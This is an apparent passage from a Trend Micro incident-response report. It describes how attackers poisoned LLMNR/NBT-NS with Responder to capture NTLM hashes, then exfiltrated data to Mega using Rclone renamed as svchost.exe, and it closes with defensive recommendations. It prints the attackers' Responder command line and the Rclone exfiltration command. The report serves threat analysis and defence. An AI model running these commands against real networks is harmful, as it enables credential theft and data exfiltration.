
CLI command: python Responder.py -l eth0 -w -r --lm -v

User account: root

Following the aforementioned detections, we saw some internal computers communicating with the attackers' IP address, from internal-ip:445 (SMB) to attacker-ip:443 (HTTPS).

## **Use of Responder**


Previously, we mentioned that there was a discrepancy between the name resolution of hosts from the first suspicious login event seen in the client's compromised Windows AD. The discrepancy might be due to the use of Responder early on. As shown on Figure 10 (diagram retrieved [here](#)), Responder is capable of listening to the network to anticipate password hashes and usernames. If a Windows client cannot resolve a host name using DNS. In this case, it will use the LLMNR protocol or NBT-NS to ask nearby computers. This is when Responder takes action: It listens to the network for any LLMNR/NBT-NS broadcast, then it poisons the requests by impersonating the machine that the Windows client intends to connect to. The Windows client subsequently passes the username and password hash to the Responder tool. The collected password NTLM hash can then be cracked by the attackers using tools such as [John the Ripper](#).



©2022 TREND MICRO

Figure 10. Responder tool capability

### Data exfiltration through Rclone and MegaSync




©2022 TREND MICRO

Figure 11. Rclone and MegaSync execution

HackTool.Win32.RAdmin.GB is a tool that allows malicious actors to execute arbitrary commands remotely from a compromised machine. This tool can spawn `cmd.exe`, which in turn launches Rclone, a command-line program to manage files on cloud storage, to exfiltrate data to MegaSync using the following command lines:


```
| cmd.exe /c C:\ProgramData\System\svchost.exe copy "Source_directory" mega:folder -
q --
ignore-existing --auto-confirm --multi-thread-streams 10 --transfers 10 --no-console --config
"C:\ProgramData\System\svchost.conf"
```

The .conf file contains the username and password of the account that the malicious actors used to exfiltrate the data from Rclone to MegaSync. These accounts were no longer working when we tried to access them again.



```
Hiew: svchost\thens.conf
svchost\thens.conf  ↓FRO  00000000  0  -----
[mega]
type = mega
user = [redacted]
pass = [redacted]
```

Figure



```
Select Hiew: svchost\thens.conf
svchost\thens.conf  ↓FRO  00000000  0  -----
[mega]
type = mega
user = [redacted]
pass = [redacted]
```

12. The .conf file containing the username and password of the account used to exfiltrate data from Rclone to MegaSync




Figure 13.

HackTool.Win32.RAdmin.GB installed as a service in the compromised machine




Figure 14. Trend Micro Vision One RCA execution profile showing Rclone impersonating the file name of svchost.exe to exfiltrate data  
Security recommendations

MDR teams can do their job effectively if organizations enable their monitoring solution to the whole environment. There should also be heightened awareness among stakeholders of the risks emanating from the lack of network visibility, as they might unknowingly leave their

systems vulnerable and thus make the job of security teams much harder. The lack of visibility in an organization's system makes it easier for attackers to modify their TTPs and persist in the system, inflicting more harm on an enterprise.

The adoption of a proactive cybersecurity mindset and the consistent implementation of cybersecurity hygiene practices are crucial to mitigate risks and prevent a system breach. Since the threat landscape is ever-changing, the information economy must contend with this continuous evolution of risks and threats. We recommend that organizations implement the following security best practices:

- **Ensure programs and devices are internet-facing only when absolutely necessary.** Exposing portions of your cloud infrastructure creates an opportunity for malicious actors to access your environment.
- **Prioritize internet-facing infrastructure and critical systems for system upgrades and patch deployment.** Keep your software applications and operating systems up to date with the latest security patches. Disable or replace outdated and vulnerable protocols, such as LLMNR and NBT-NS, that allow malicious actors to easily escalate privilege.
- **Enable a monitoring solution with visibility across the entire organization.** Blind spots in security and monitoring can lead to undetected and prolonged compromise.
- **Ensure that 30 to 60 days' worth of event logging is available for analysis.** In case of a prolonged compromise, such data will aid investigations conducted by MDR teams to identify the scope of compromised endpoints. Adjust local storage thresholds and retention parameters or consider a centralized logging location.

## **Trend Micro solutions**

To ensure all bases are covered, we recommend security solutions that provide comprehensive protection for your system to keep this and other threats at bay.

Trend Micro Vision One<sup>™</sup> helps security teams gain an overall view of attempts in ongoing campaigns by providing them with a correlated view of multiple layers such as email, endpoints, servers, and cloud workloads. Security teams can gain a broader perspective and a better understanding of attack attempts and detect suspicious behavior that would otherwise seem benign when viewed from a single layer alone.